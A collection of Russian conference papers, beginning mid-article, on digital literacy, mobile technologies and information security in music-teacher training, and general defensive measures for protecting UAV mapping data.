Во-первых, установлено, что уровень цифровой грамотности напрямую связан с уязвимостью пользователей перед киберугрозами. Недостаток знаний о настройке конфиденциальности, игнорирование

обновлений программного обеспечения и неспособность распознавать фишинговые атаки приводят к утечке персональных данных и финансовым потерям [1].

Во-вторых, выявлено, что низкая цифровая грамотность порождает социальные риски, включая распространение дезинформации, кибербуллинг и манипулятивное воздействие через социальные сети. Эти факторы оказывают негативное влияние как на отдельного человека, так и на общество в целом, способствуя росту социальной напряжённости и снижению доверия к информационной среде [2].

В-третьих, подчеркнута роль образовательной системы как главного института формирования цифровой грамотности. Однако эффективность образовательных программ напрямую зависит от подготовки педагогов, их способности интегрировать в обучение не только технические навыки, но и культуру цифровой безопасности [3].

В-четвёртых, отмечена важность семьи в процессе формирования цифровой культуры у детей и подростков. Родители должны обладать достаточным уровнем компетенций для того, чтобы выступать наставниками и гарантами безопасного поведения в сети. Однако практика показывает, что именно родители часто не обладают достаточной цифровой грамотностью, что требует реализации специальных просветительских программ [1].

В-пятых, рассмотрены государственные инициативы, направленные на повышение цифровой грамотности населения. Реализация национальных проектов в данной сфере имеет стратегическое значение, поскольку позволяет снизить риски цифрового неравенства и создать единое пространство безопасного информационного взаимодействия [2]. Вызовы цифровой эпохи требуют системного подхода к информационной безопасности, где цифровая грамотность играет роль превентивного механизма [10].

На основании проведённого анализа можно предложить следующие направления развития:

1. Разработка единой национальной концепции цифровой грамотности, включающей в себя международные стандарты (UNESCO, IFLA) и учитывающей специфику российского общества.

2. Усиление образовательных программ, направленных на формирование цифровых компетенций у школьников и студентов всех направлений подготовки, а также внедрение курсов повышения квалификации для педагогов.

3. Создание системных просветительских проектов для родителей, ориентированных на обучение практическим навыкам защиты информации и воспитание культуры цифровой безопасности у детей.

4. Расширение доступа к цифровой инфраструктуре в регионах, что позволит минимизировать цифровое неравенство и повысить общий уровень компетентности населения.

5. Поддержка программ непрерывного образования, стимулирующих пользователей к самостоятельному повышению цифровой грамотности и использованию современных образовательных онлайн-ресурсов.

6. Интеграция цифровой грамотности в государственные стратегии информационной безопасности, что позволит рассматривать её не только как образовательный или социальный феномен, но и как элемент национальной безопасности.

Таким образом, цифровая грамотность должна быть признана фундаментальной основой информационной безопасности личности, общества и государства. Информационная безопасность является элементом национальной безопасности, а цифровая грамотность населения выступает её важнейшим фундаментом [11]. В условиях социокompьютинга, когда границы между виртуальным и реальным пространством стираются, именно цифровая грамотность становится тем фактором, который обеспечивает устойчивость человека к киберугрозам и позволяет использовать возможности цифровой среды во благо, а не во вред.

СПИСОК ЛИТЕРАТУРЫ

1. Иванченко Д.А., К вопросу формирования и оценки цифровой грамотности личности // Проблемы современного образования, № 3, 2020, С. 66-74.
2. Захарова А.С., К вопросу о цифровой грамотности студентов // Скиф. Вопросы студенческой науки, № 6 (82), 2023, С. 120-124.
3. Рогозин С.А., Корчемкина Ю.В., Рузаков А.А., Пути повышения цифровой грамотности будущих педагогов при работе в социальных сетях // Вестник Южно-Уральского государственного гуманитарно-педагогического университета, № 4 (170), 2022, С. 157-170.
4. Белякова Е.Г., Загвязинская Э.В., Березенцева А.И., Информационная культура и информационная безопасность школьников // Образование и наука, Вып. 19, № 8, 2017, С. 147-162.
5. Кайсина А.В., Цифровая грамотность как жизненно важный навык школьников в цифровой образовательной среде // Царскосельские чтения, Вып. 2, 2024, С. 348-352.
6. Ображей О.Н., Цифровая грамотность как императив успешной жизнедеятельности в современном обществе: социологический анализ // Социологический альманах, № 15, 2024, С. 262-272.
7. Глухов А.П., Цифровая грамотность школьников: профили и эволюция // Вестник Томского государственного педагогического университета, № 2 (226), 2023, С. 101-110. doi:10.23951/1609-624X-2023-2-101-110.
8. Жумашева С.С., Цифровая грамотность как одна из ключевых компетенций современного педагога // Вестник науки и образования, № 9-3 (112), 2021, С. 73-77.
9. Симхович В.А., Цифровая грамотность населения Беларуси: социально-демографические характеристики // Телескоп: журнал социологических и маркетинговых исследований, № 4, 2023, С. 11-20. doi:10.24412/1994-3776-2023-4-11-20.
10. Коробенкова Д.А., Информационная безопасность в эпоху цифровых технологий: вызовы и решения // Вестник науки, Вып. 4, № 3 (84), 2025, С. 41-44.
11. Ахъядов Э.С., Информационная безопасность как элемент национальной безопасности государства // Право и государство: теория и практика, № 9 (237), 2024, С. 474-476. doi:10.47643/1815-1337_2024_9_474.

УДК37.015.31

**ПЕДАГОГИЧЕСКИЕ УСЛОВИЯ ИСПОЛЬЗОВАНИЯ МОБИЛЬНЫХ ТЕХНОЛОГИЙ
В ПОВЫШЕНИИ КВАЛИФИКАЦИИ ПРЕПОДАВАТЕЛЕЙ МУЗЫКАЛЬНЫХ
ДИСЦИПЛИН: АСПЕКТ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ**

Гончарова Мария Сергеевна

Российский государственный педагогический университет им. А. И. Герцена
реки Мойки наб., 48, Санкт-Петербург, 191186, Россия
e-mail: arsproarte@gmail.com

Аннотация. В статье рассматриваются педагогические условия применения мобильных технологий в повышении квалификации преподавателей музыкальных дисциплин в контексте современных вызовов информационной безопасности. Теоретически обоснована взаимосвязь между развитием цифровой компетентности педагогов, формированием персонифицированной цифровой образовательной среды и необходимостью защиты образовательного пространства от киберугроз. Определены ключевые угрозы информационной безопасности в условиях цифровизации музыкального образования и предложены педагогические условия, обеспечивающие их минимизацию. Представлены результаты апробации модели повышения квалификации с использованием мобильных технологий, подтверждающие эффективность комплексного подхода, ориентированного одновременно на развитие профессиональных компетенций и формирование культуры безопасного цифрового поведения.

Ключевые слова: мобильные технологии; педагогические условия; повышение квалификации; музыкальное образование; информационная безопасность; цифровая компетентность.

**PEDAGOGICAL CONDITIONS FOR THE USE OF MOBILE TECHNOLOGIES
IN THE PROFESSIONAL DEVELOPMENT OF MUSIC TEACHERS:
THE ASPECT OF INFORMATION SECURITY**

Goncharova Mariya

Herzen State Pedagogical University of Russia
48 Moika River Emb., St. Petersburg, 199406, Russia
e-mail: arsproarte@gmail.com

Abstract. The article examines the pedagogical conditions for the use of mobile technologies in the professional development of music teachers in the context of current challenges of information security. The relationship between the development of teachers' digital competence, the formation of a personalized digital educational environment, and the need to protect the educational space from cyber threats is theoretically substantiated. The key threats to information security in the context of digitalization of music education are identified, and pedagogical conditions ensuring their minimization are proposed. The results of testing a model of professional development using mobile technologies are presented, confirming the effectiveness of an integrated approach aimed at both developing professional competencies and fostering a culture of safe digital behavior.

Keywords: mobile technologies; pedagogical conditions; professional development; music education; information security; digital competence.

Введение. Современные процессы цифровизации образования сопровождаются не только расширением доступности знаний и возможностей профессионального развития, но и существенными вызовами в области информационной безопасности. В условиях стремительного развития мобильных технологий возникает необходимость их интеграции в систему повышения квалификации преподавателей музыкальных дисциплин. Однако вместе с новыми возможностями возникает и комплекс рисков: утечка персональных данных, несанкционированный доступ к образовательным ресурсам, информационно-психологические угрозы.

В научной литературе отмечается, что эффективность внедрения мобильных технологий в образование напрямую зависит от педагогических условий, определяющих организацию, содержание и качество образовательного процесса [2]. В музыкальном образовании эта проблема приобретает особую актуальность, поскольку интеграция цифровых и мобильных технологий требует учёта специфики творческой и художественной деятельности преподавателей.

Таким образом, возникает необходимость комплексного осмысления педагогических условий использования мобильных технологий в повышении квалификации преподавателей музыкальных дисциплин, учитывающего как дидактические и организационные аспекты, так и вопросы обеспечения информационной безопасности.

Проведённое исследование показало, что педагогические условия выступают системообразующим фактором повышения квалификации преподавателей музыкальных дисциплин. Они включают:

— Организационные условия — формирование персонифицированной цифровой образовательной среды (ПЦОС), обеспечивающей непрерывность и вариативность обучения.

— Дидактические условия — проектирование содержания программ повышения квалификации с учётом профессиональной специфики музыкальных дисциплин и интеграции мобильных технологий в творческую деятельность.

— Психолого-педагогические условия — развитие цифровой мотивации и готовности преподавателей к инновационной педагогической деятельности.

— Материально-технические условия — использование модели BYOD («принеси своё устройство»), позволяющей расширить доступ к мобильным сервисам без значительных финансовых затрат.

— Условия взаимодействия — создание цифрового пространства для совместной работы, обмена опытом и сетевой коммуникации.

Особое внимание уделяется персонифицированной цифровой образовательной среде, которая выступает как интегративная платформа для развития профессиональной мобильности преподавателей, реализации индивидуальных образовательных маршрутов и формирования готовности к безопасному использованию цифровых технологий.

В условиях активного внедрения мобильных технологий в образование особое значение приобретают вопросы информационной безопасности. Для преподавателей музыкальных дисциплин наиболее значимыми угрозами являются:

— технические риски (несанкционированный доступ к устройствам и сервисам, вирусные атаки, утечки данных);

— педагогические риски (использование непроверенных ресурсов, недостаточная компетентность педагогов в вопросах цифровой безопасности);

— психолого-педагогические угрозы (информационная перегрузка, снижение критичности восприятия информации, зависимость от гаджетов).

Современные исследования подчеркивают, что повышение квалификации должно включать формирование культуры безопасного поведения в цифровой среде [3-5]. Для преподавателей музыкальных дисциплин это особенно важно, так как их деятельность связана с авторскими правами, цифровыми ресурсами и созданием образовательного музыкально-ориентированного контента.

Отметим также, что перспективными являются направления, связанные с систематизацией больших данных и развитием стриминговых музыкальных сервисов. Востребованность подобных проектов подтверждается обзорной статьей Цзинью Ян, Ичжоу Донг, Хуан Ли [6]. В области музыкального искусственного интеллекта (далее — ИИ) разработчиками внедряются самые разнообразные передовые технологии проектирования систем ИИ. Так, на идее гранулирования нечеткой информации основана автоматическая классификация музыкальных жанров Аршии Улаганатан и Шилы Раманна [7]. Для классификации не только классических, но и джазовых сэмплов Франсиско Фернандес де Вега и Франсиско Чавес [8] используют генетический алгоритм (аналогичный естественному отбору в природе), скомбинированный с системой на основе нечетких правил FRBS (Fuzzy Rule-Based Systems). Учитывая всё это и многие другие факторы, российскими и азербайджанскими учёными была выдвинута идея создания интеллектуальной системы каталогизации музыки народов мира [9; 10], учитывающая возможности идентификации образцов музыкального творчества с присущими этой области деятельности человека интонационный характер передаваемой информации. Такие разработки с использованием современных информационных технологий позволяют имитировать сочинение на основе обширного банка данных, включающего известные музыкальные произведения и множество сэмплов. В компьютерной же среде именно этот метод оказывается наиболее продуктивным, примером чему может служить вышеупомянутая программа AMPER (2014 г.), которая выпустила первый в истории собственный музыкальный альбом. Для исключения из творческого оборота компилятивных работ, что, как правило, не поощряется ни в творческой, ни в научной среде, используются системы, которые способны, опираясь на нечеткий подход, (как подчеркивал Лотфи Заде[11]), обеспечивает эффективное средство описания поведения систем, которые являются слишком сложными и плохо определенными, — к которым, несомненно, относится и музыкальная информация, — для того чтобы применять к ним точные математические методы(см., например, в работе [12].

Для минимизации рисков и обеспечения устойчивости музыкально-образовательного процесса предлагается комплекс педагогических условий:

— Интеграция вопросов цифровой гигиены в содержание программ повышения квалификации.

— Формирование цифровой компетентности преподавателей как ключевого результата обучения.

— Создание методических рекомендаций по безопасному использованию мобильных приложений в музыкальном образовании.

— Развитие критического мышления и навыков оценки достоверности цифрового контента.

— Использование облачных сервисов с защищённым доступом и организация безопасного обмена данными.

Эти условия обеспечивают сочетание профессионального и технологического развития преподавателей с формированием ответственного и безопасного цифрового поведения.

Разработанная модель повышения квалификации с использованием мобильных технологий прошла апробацию на базе программ «Планшетные и облачно-ориентированные технологии в музыкальном образовании» (2017–2019) и «Дистанционные технологии и электронное обучение в музыкальном образовании» (2020–2025). В общей сложности в эксперименте приняли участие более 2200 преподавателей музыкальных дисциплин.

Результаты диагностики показали:

— рост цифровой компетентности участников;

— формирование устойчивой мотивации к использованию мобильных технологий в педагогической и творческой деятельности;

— повышение уровня цифровой безопасности при работе с образовательными ресурсами.

Положительная динамика по мотивационно-ценностному, когнитивно-деятельностному и оценочно-рефлексивному критериям подтверждает эффективность предложенного комплекса педагогических условий.

Заключение. Педагогические условия использования мобильных технологий в повышении квалификации преподавателей музыкальных дисциплин выступают не только как фактор профессионального развития, но и как средство обеспечения информационной безопасности образовательного процесса. Создание персонифицированной цифровой образовательной среды, интеграция вопросов цифровой гигиены в содержание программ, развитие критического мышления и цифровой компетентности преподавателей позволяют минимизировать риски и повысить устойчивость системы дополнительного профессионального образования.

Полученные результаты подтверждают целесообразность включения разработанной модели в широкую педагогическую практику и открывают перспективы для дальнейших исследований в области интеграции мобильных технологий и информационной безопасности в музыкальном образовании.

СПИСОК ЛИТЕРАТУРЫ

1. Гончарова М. С. Педагогические условия использования мобильных и музыкально-компьютерных технологий в повышении квалификации преподавателей музыкальных дисциплин // Коммуникативные стратегии информационного общества: Труды XIII Международной научно-теоретической конференции, Санкт-Петербург, 22–23 октября 2021 года. СПб. : ПОЛИТЕХ-ПРЕСС, 2021. С. 324–327.
2. Ипполитова Н. В. Анализ понятия «педагогические условия»: сущность, классификация // General and Professional Education. 2012. № 1. С. 8–14.
3. Солдатова Г. У., Илюхина С. Н. Цифровые предикторы психологического благополучия молодежи в реальном и виртуальном мирах // Вестник Московского университета. Серия 14: Психология. 2025. Т. 48, № 1. С. 78–100.
4. Livingstone S. Digital Literacies and Online Safety in Education. London: Routledge, 2017.
5. Siemens G. Connectivism: A Learning Theory for the Digital Age // International Journal of Instructional Technology and Distance Learning. 2005.
6. Yang X., Dong Y., Li J. Review of Data Features-Based Music Emotion Recognition Methods. Multimedia Systems. 2018. Vol. 24 (4), Pp. 365–389.
7. Ulaganathan A. S., Ramanna S. J. Granular Methods in Automatic Music Genre Classification: A Case Study. Journal of Intelligent Information Systems. 2019. № 52 (1). Pp. 85–105.
8. Fernandez F., Chavez F. Fuzzy Rule Based System Ensemble for Music Genre Classification. Evolutionary and Biologically Inspired Music, Sound, Art and Design. First International Conference. Proceedings. Eds.: P. Machado J, Romero A. Carballal. Malaga, Spain, 2012, pp. 84–95.
9. Горбунова И.Б., Алиева И.Г. О проекте создания интеллектуальной системы по каталогизации и анализу музыки народов мира // Общество: философия, история, культура. 2016. № 9. С. 105–108.
10. Горбунова И.Б., Алиева И.Г. К проблематике разработки интеллектуальной системы каталогизации музыки народов России и мира. Трансдисциплинарный подход к изучению музыкальных явлений: теория нечётких множеств // Региональная информатика и информационная безопасность. Сборник трудов Санкт-Петербургской международной конференции и Санкт-Петербургской межрегиональной конференции. СПб. : СПОИСУ, 2024. С. 316–319.
11. Zadeh L. A. Outline of a New Approach to the Analysis of Complex Systems and Decision Processes. IEEE Transactions on Systems, Man and Cybernetics. 1973, SMC-3. Pp. 28–44.
12. Gorbunova I. The Integrative Model for the Semantic Space of Music and a Contemporary Musical Educational Process: The Scientific and Creative Heritage of Mikhail Borisovich Ignatyev // Educação. 2021, 46(1), Pp. 1–23.

УДК 005

ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ В СИСТЕМАХ ОБРАБОТКИ ДАННЫХ БЕСПИЛОТНЫХ ЛЕТАТЕЛЬНЫХ АППАРАТОВ: КОМПЛЕКСНЫЙ ПОДХОД

Грачев Александр Михайлович

Военно-медицинская академия имени С.М. Кирова Министерства обороны Российской Федерации

Академика Лебедева ул., 6, лит. Ж, Санкт-Петербург, 194044, Россия

e-mail: gam1404@mail.ru

Аннотация. В статье исследуются актуальные вопросы обеспечения информационной безопасности (ИБ) при обработке данных, получаемых с беспилотных летательных аппаратов (БПЛА), в частности квадрокоптеров, используемых для картографирования местности. Рассмотрены основные угрозы, включая перехват передаваемых изображений, кибератаки на системы управления БПЛА и риски несанкционированного доступа к данным. Предложен трехуровневый подход к защите, объединяющий технические (криптография, защищенные каналы связи), программные (доверенное программное обеспечение (ПО), контроль целостности) и организационные меры (подготовка специалистов, регламенты работы). Особое внимание уделено необходимости использования отечественных стандартов шифрования и имитационного моделирования кибератак для обучения персонала.

Ключевые слова: информационная безопасность; БПЛА; квадрокоптеры; шифрование данных; киберугрозы; защита каналов связи; подготовка кадров.

INFORMATION SECURITY IN DATA PROCESSING SYSTEMS OF UNMANNED AERIAL VEHICLES: A COMPREHENSIVE APPROACH

Grachev Alexander

S.M. Kirov Military Medical Academy of the Ministry of Defense of the Russian Federation

6 Akademika Lebedeva St., lit. Zh, St. Petersburg, 194044, Russia

e-mail: gam1404@mail.ru

Abstract. The article examines current issues of information security (IS) in processing data from unmanned aerial vehicles (UAVs), particularly quadcopters used for terrain mapping. Key threats are analyzed, including interception of transmitted images, cyberattacks on UAV control systems, and risks of unauthorized data access. A three-level protection

approach is proposed, combining technical (cryptography, secure communication channels), software (trusted software, integrity control), and organizational measures (personnel training, operational protocols). Special emphasis is placed on the use of domestic encryption standards and simulation of cyberattacks for personnel training.

Keywords: information security; UAVs; quadcopters; data encryption; cyber threats; secure communication channels; personnel training.

Введение. Беспилотные летательные аппараты (БПЛА) стали неотъемлемой частью современных систем мониторинга, применяемых в лесном хозяйстве, сельском хозяйстве, картографии и оборонной сфере. Однако их широкое использование сопровождается значительными рисками информационной безопасности:

- перехват данных: изображения и телеметрия могут быть перехвачены злоумышленниками;
- кибератаки на системы управления: возможность несанкционированного захвата контроля над БПЛА;
- фальсификация данных: подмена или искажение передаваемой информации.

Эти угрозы требуют комплексного подхода к защите, включающего не только технические решения, но и подготовку квалифицированных специалистов [1].

Основные угрозы и методы защиты:

1. Защита передаваемых данных. Для предотвращения перехвата и фальсификации данных предлагаются следующие меры:

1.1. Шифрование изображений:

- использование российских стандартов шифрования (ГОСТ 28147-89 «Магма», ГОСТ Р 34.12-2015 «Кузнечик»);
- применение алгоритмов с гарантированной стойкостью, аналогичных используемым в защищенных транспортных системах [2].

1.2. Контроль целостности:

- цифровые подписи для проверки подлинности данных.
- хеширование передаваемых файлов для выявления изменений.

Для повышения безопасности передачи данных целесообразно внедрение многофакторной аутентификации отправителя и получателя. Это может включать использование биометрических данных, одноразовых паролей, отправляемых на зарегистрированное устройство, или применение аппаратных токенов.

Многофакторная аутентификация существенно снижает риск несанкционированного доступа к передаваемой информации, даже в случае компрометации одного из факторов аутентификации.

В дополнение к шифрованию и контролю целостности, необходимо обеспечить защиту от атак типа «человек посередине» (Man-in-the-Middle). Для этого рекомендуется использовать протоколы защищенной связи, такие как TLS/SSL, а также проводить регулярные проверки подлинности сертификатов. Кроме того, важно обучать пользователей распознавать признаки фишинговых атак, которые могут быть направлены на перехват учетных данных.

Для обеспечения непрерывной защиты передаваемых данных, следует внедрить систему мониторинга и анализа трафика. Эта система должна выявлять аномалии в трафике, которые могут свидетельствовать о попытках перехвата или фальсификации данных. Автоматическое оповещение о подозрительной активности позволит оперативно реагировать на угрозы и минимизировать потенциальный ущерб.

Регулярное обновление программного обеспечения и прошивок устройств, используемых для передачи данных, также является важным аспектом обеспечения безопасности. Обновления часто содержат исправления уязвимостей, которые могут быть использованы злоумышленниками для получения доступа к данным. Необходимо также проводить периодические аудиты безопасности системы передачи данных для выявления и устранения потенциальных слабых мест.

2. Предотвращение кибератак на БПЛА:

2.1. Защита каналов управления:

- частотный мониторинг для обнаружения попыток перехвата;
- двухфакторная аутентификация команд управления.

2.2. Аппаратно-программная защита:

- использование защищенных микропрограмм (прошивок) с цифровой подписью;
- регулярное обновление ПО для устранения уязвимостей.

Шифрование данных, передаваемых между оператором и БПЛА, является критически важным элементом защиты от кибератак. Использование надежных криптографических алгоритмов и протоколов обеспечивает конфиденциальность и целостность информации, делая ее бесполезной для злоумышленников, даже если им удастся перехватить трафик. Важно учитывать возможность использования квантово-устойчивых алгоритмов шифрования, особенно в долгосрочной перспективе, учитывая развитие квантовых вычислений.

Не менее важным аспектом является физическая защита БПЛА и наземной станции управления. Ограничение доступа к оборудованию, использование защищенных хранилищ и процедур транспортировки снижают риск компрометации устройств и получения злоумышленниками доступа к критически важным компонентам. Необходимо также обучать персонал правилам физической безопасности и процедурам реагирования на потенциальные угрозы.

Внедрение систем обнаружения вторжений (IDS) и систем предотвращения вторжений (IPS) на БПЛА и в инфраструктуру управления может помочь в обнаружении и блокировании аномальной активности. Эти системы

анализируют сетевой трафик и системные журналы на предмет признаков кибератак и автоматически принимают меры для предотвращения ущерба. Важно регулярно обновлять базы данных сигнатур угроз для обеспечения эффективности этих систем.

Разработка и внедрение строгих политик безопасности и процедур эксплуатации БПЛА является важным организационным мероприятием. Эти политики должны охватывать все аспекты жизненного цикла БПЛА, от проектирования и разработки до развертывания и обслуживания. Регулярные проверки безопасности и аудиты систем помогают выявить и устранить уязвимости, а также обеспечить соответствие требованиям безопасности. Обучение персонала, ответственного за эксплуатацию БПЛА, основам кибербезопасности и процедурам реагирования на инциденты также играет ключевую роль в предотвращении кибератак.

3. Подготовка специалистов. Человеческий фактор остается одним из ключевых рисков в ИБ [3]. Для минимизации угроз предлагается:

3.1. Обучение операторов БПЛА:

- курсы по основам кибербезопасности и противодействию социальной инженерии;
- практические тренинги по реагированию на инциденты.

3.2. Имитационное моделирование атак:

- использование виртуальных полигонов для отработки сценариев кибератак [4];
- тестирование устойчивости систем к взлому.

Важным аспектом подготовки специалистов является разработка и внедрение специализированных учебных программ, адаптированных к конкретным задачам и технологиям, используемым в сфере БПЛА. Эти программы должны включать не только теоретические знания, но и практические навыки, необходимые для эффективной работы в условиях реальных угроз. Особое внимание следует уделять обучению распознаванию и анализу киберугроз, а также разработке и реализации мер по их предотвращению и нейтрализации [5].

Помимо обучения операторов БПЛА, необходимо также уделять внимание повышению квалификации других специалистов, задействованных в эксплуатации и обслуживании беспилотных систем. Это могут быть инженеры, техники, аналитики и другие специалисты, чья работа связана с обеспечением безопасности БПЛА. Для них также необходимо проводить специализированные тренинги и курсы, направленные на повышение их осведомленности о киберугрозах и обучение навыкам защиты систем от атак.

Для повышения эффективности обучения и подготовки специалистов рекомендуется использовать современные методы и технологии, такие как интерактивные симуляторы, виртуальные тренажеры и игровые платформы. Эти инструменты позволяют создавать реалистичные сценарии кибератак и моделировать различные ситуации, требующие принятия оперативных решений. Благодаря этому, специалисты могут получить практический опыт и развить навыки, необходимые для успешной работы в условиях реальных угроз.

Постоянное обновление учебных программ и тренингов является необходимым условием для обеспечения актуальности знаний и навыков специалистов в области кибербезопасности БПЛА. Киберугрозы постоянно развиваются и совершенствуются, поэтому необходимо регулярно пересматривать и адаптировать учебные материалы, чтобы соответствовать новым вызовам и требованиям. Также важно учитывать специфику конкретных БПЛА и их областей применения при разработке учебных программ и тренингов.

Системный подход к обеспечению ИБ. Для комплексной защиты данных БПЛА предложена трехуровневая модель:

1. Технический уровень. Защищенные каналы связи (VPN, радиоканалы с частотным скачкообразным перестроением). Резервирование данных для предотвращения потери информации.
2. Программный уровень. Использование сертифицированного ПО с контролем обновлений. Внедрение систем обнаружения вторжений (IDS) для мониторинга аномалий.
3. Организационный уровень. Разработка регламентов работы с данными БПЛА. Регулярный аудит систем безопасности.

Особое внимание следует уделить защите от киберугроз, нацеленных на перехват управления БПЛА или компрометацию собираемых данных. Здесь критически важна реализация многофакторной аутентификации для операторов и администраторов, а также регулярное тестирование на проникновение для выявления и устранения потенциальных уязвимостей в программном обеспечении и аппаратной части.

Необходимо учитывать и физическую безопасность БПЛА, особенно в местах хранения и обслуживания. Разработка и внедрение строгих процедур контроля доступа, видеонаблюдения и сигнализации позволят минимизировать риск несанкционированного доступа и физического повреждения оборудования.

Эффективная система обеспечения ИБ невозможна без непрерывного мониторинга и анализа событий безопасности. Внедрение систем управления событиями безопасности (SIEM) позволит собирать и анализировать информацию из различных источников, выявлять инциденты ИБ на ранних стадиях и оперативно реагировать на них [6].

Важным аспектом является обучение и повышение осведомленности персонала в вопросах ИБ. Регулярные тренинги и инструктажи помогут сотрудникам понимать потенциальные угрозы, соблюдать правила безопасности и оперативно реагировать на возникающие инциденты. Комплексный подход, охватывающий все уровни защиты, позволит значительно повысить уровень безопасности данных БПЛА и минимизировать риски, связанные с их эксплуатацией.

Заключение. Обеспечение информационной безопасности в системах обработки данных БПЛА требует многоуровневого подхода, сочетающего:

- технические меры: криптографическую защиту и защищенные каналы связи;
- программные решения: доверенное ПО и контроль целостности данных;
- организационные меры: подготовку кадров и моделирование угроз.

Внедрение отечественных стандартов шифрования и специализированных обучающих программ позволит повысить устойчивость систем БПЛА к киберугрозам и обеспечить надежность их применения в критически важных отраслях.

СПИСОК ЛИТЕРАТУРЫ

1. Грачев А.М. Подготовка кадров по управлению БПЛА // Сборник ИБРР-2023. СПб., 2023. С. 308-309.
2. Бурлов В.Г., Грачев М.И. Модель управления транспортными системами // Техничко-технологические проблемы сервиса. 2017. № 4. С. 34-38.
3. Скворцов И.П., Титарев А.О. Человеческий фактор в ИБ // Воздушно-космические силы. 2022. №23. С. 106-113.
4. Грачев М.И. Имитационное моделирование процессов управления // Интеллектуальные системы в производстве. 2022. Т. 20, № 4. С. 64-71.
5. Грачев, М. И. Человеческий фактор в принятии управленческих решений / М. И. Грачев, В. Г. Бурлов // T-Comm: Телекоммуникации и транспорт. 2024. Т. 18, № 3. С. 27-33. DOI 10.36724/2072-8735-2024-18-3-27-33.
6. Абрамян, Г. В. Инновационные технологии нелинейного развития современного регионального образования и подготовки кадров в сфере информационной безопасности // Информационная безопасность регионов России : VIII Санкт-Петербургская межрегиональная конференция: материалы конференции, Санкт-Петербург, 23–25 октября 2013 года / Ред. коллегия: Б.Я. Моветов, Р.М. Юсупов, В.П. Заболотский, В.В. Касаткин. СПб. : СПОИСУ, 2013. С. 232. EDN SPJCJL.

УДК 371.13

ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ ПЕДАГОГА-МУЗЫКАНТА ПРИ ПОВЫШЕНИИ КВАЛИФИКАЦИИ В ИНФОРМАЦИОННОЙ ОБРАЗОВАТЕЛЬНОЙ СРЕДЕ: СИСТЕМНЫЙ ПОДХОД

Давлетова Клара Борисовна

Российский государственный педагогический университет им. А. И. Герцена

Наб. реки Мойки, 48, 191186, Санкт-Петербург, Россия

Центр творческого развития и гуманитарного образования детей «На Васильевском»

Василеостровского района Санкт-Петербурга

Наличная ул., 55, Санкт-Петербург, 199406, Россия

e-mail: klarad@list.ru

Аннотация. В статье рассматриваются вопросы профессионального развития педагога-музыканта системы дополнительного образования детей в условиях информационной образовательной среды. Отмечается, что продуктивное функционирование информационной образовательной среды требует гибкости образовательного процесса, предполагающей вариативность темпа освоения материала, адаптацию программ под профессиональные потребности специалиста, а также развития навыков самостоятельного формирования компетенций. Особое внимание уделяется свободному доступу к цифровым образовательным ресурсам и глобальной ИОС. Подчеркивается, что это может привести к определенным рискам, среди которых важное место занимают вопросы обеспечения информационной безопасности личности. В статье обоснована необходимость интеграции включения механизмов обеспечения информационной безопасности в процессе повышения квалификации педагогов-музыкантов, включая защиту персональных данных, формирования культуры безопасного использования цифровых ресурсов.

Ключевые слова: информационная безопасность; информационная образовательная среда; цифровые ресурсы; цифровизация; информационная безопасность личности; педагог-музыкант системы ДОД; профессиональная деятельность; повышение квалификации.

INFORMATION SECURITY OF A MUSIC TEACHER DURING PROFESSIONAL DEVELOPMENT IN THE INFORMATION EDUCATIONAL ENVIRONMENT: A SYSTEMATIC APPROACH

Davletova Klara

Herzen State Pedagogical University of Russia

48 Moika River Emb., St. Petersburg, 199406, Russia

Center for Creative Development and Humanitarian Education of children «On Vasilyevsky»

Vasileostrovsky district of St. Petersburg

55 Nalichnaya str., St. Petersburg, 199406, Russia

e-mail: klarad@list.ru

Abstract. The article discusses the issues of professional development of a teacher-musician in the system of additional education for children in an information educational environment. It is noted that the productive functioning of the information educational environment requires the flexibility of the educational process, which involves variability in the pace of material development, adaptation of programs to the professional needs of a specialist, as well as the development of skills for the independent formation of competencies. Special attention is paid to free access to digital educational resources and global information technology. It is emphasized that this can lead to certain risks, among which issues of ensuring personal information security occupy an important place. The article substantiates the need to integrate the inclusion of information security mechanisms in the process of professional development of music teachers, including the protection of personal data, and the formation of a culture of safe use of digital resources.

Keywords: information security; information educational environment; digital resources; digitalization; information security of the individual; teacher-musician of the DOD system; professional activity; professional development.

Введение. Анализ научной литературы по вопросам организации повышения квалификации педагога-музыканта системы дополнительного образования детей (далее — ДОД) в условиях информационной образовательной среды (далее — ИОС) позволил выявить некоторые аспекты, касающиеся информационной безопасности личности как одной из важных при организации данного процесса. Поскольку интенсивная цифровизация профессиональной деятельности педагога-музыканта системы ДОД связана с определенными рисками от психологических (информационная перегрузка, цифровой стресс, профессиональное выгорание) до технических и правовых (угроза конфиденциальности персональных и педагогических данных, неправомерный доступ, а также неграмотность в области использования цифровых ресурсов). Однако в настоящее время современные исследования в области информационной безопасности в образовании чаще сконцентрированы на технической защите данных учащихся или общеобразовательных школ, в то время как проблемы личности педагога-музыканта системы ДОД, остаются недостаточно изученными.

Рассмотрим особенности повышения квалификации педагога-музыканта системы ДОД в условиях ИОС. Исследования в области цифровой педагогики подтверждают, что ИОС представляет собой сложную систему, которая обеспечивает формирование инновационной модели образовательного процесса. Основными в этой системе выступают информационные образовательные взаимодействия, которые направлены на развитие профессиональных и цифровых компетенций участников образовательного процесса и расширению образовательных коммуникаций за счет сетевого сотрудничества. Специфика данной системы включает научно-методическое сопровождение образовательного процесса, создание механизмов обмена педагогическим опытом, реализацию принципов непрерывного профессионального образования, развитие профессиональных коммуникаций и сетевого взаимодействия [1, 2].

Проведенный анализ научной литературы позволил выявить ключевые характеристики ИОС, значимые для повышения квалификации педагогов-музыкантов системы ДОД. К ним относятся *индивидуализация обучения* через адаптацию содержания под профессиональные запросы педагога-музыканта системы ДОД; *персонализация*, позволяющая создавать личное цифровое пространство; *коммуникативно-интерактивная составляющая*, обеспечивающая многоуровневое взаимодействие между участниками образовательного процесса.

Современные исследователи обосновывают психодидактический подход к проектированию ИОС, выделяя три базовых концепта: информация, коммуникация, управление [1-3]. Таким образом, выделенные концепты формируют основу для определения инструментов образовательного взаимодействия в ИОС.

Применительно к подготовке педагогов-музыкантов системы ДОД, ИОС может быть представлена как модель, интегрирующая три основных элемента взаимодействия:

- 1) информационную составляющую (работа с содержанием обучения, ресурсами);
- 2) психолого-коммуникативную (взаимодействие между субъектами);
- 3) образовательную (методы и технологии обучения).

Данные элементы позволяют определить основные образовательные функции ИОС, которые являются необходимые для эффективной организации повышения квалификации педагогов-музыкантов системы ДОД.

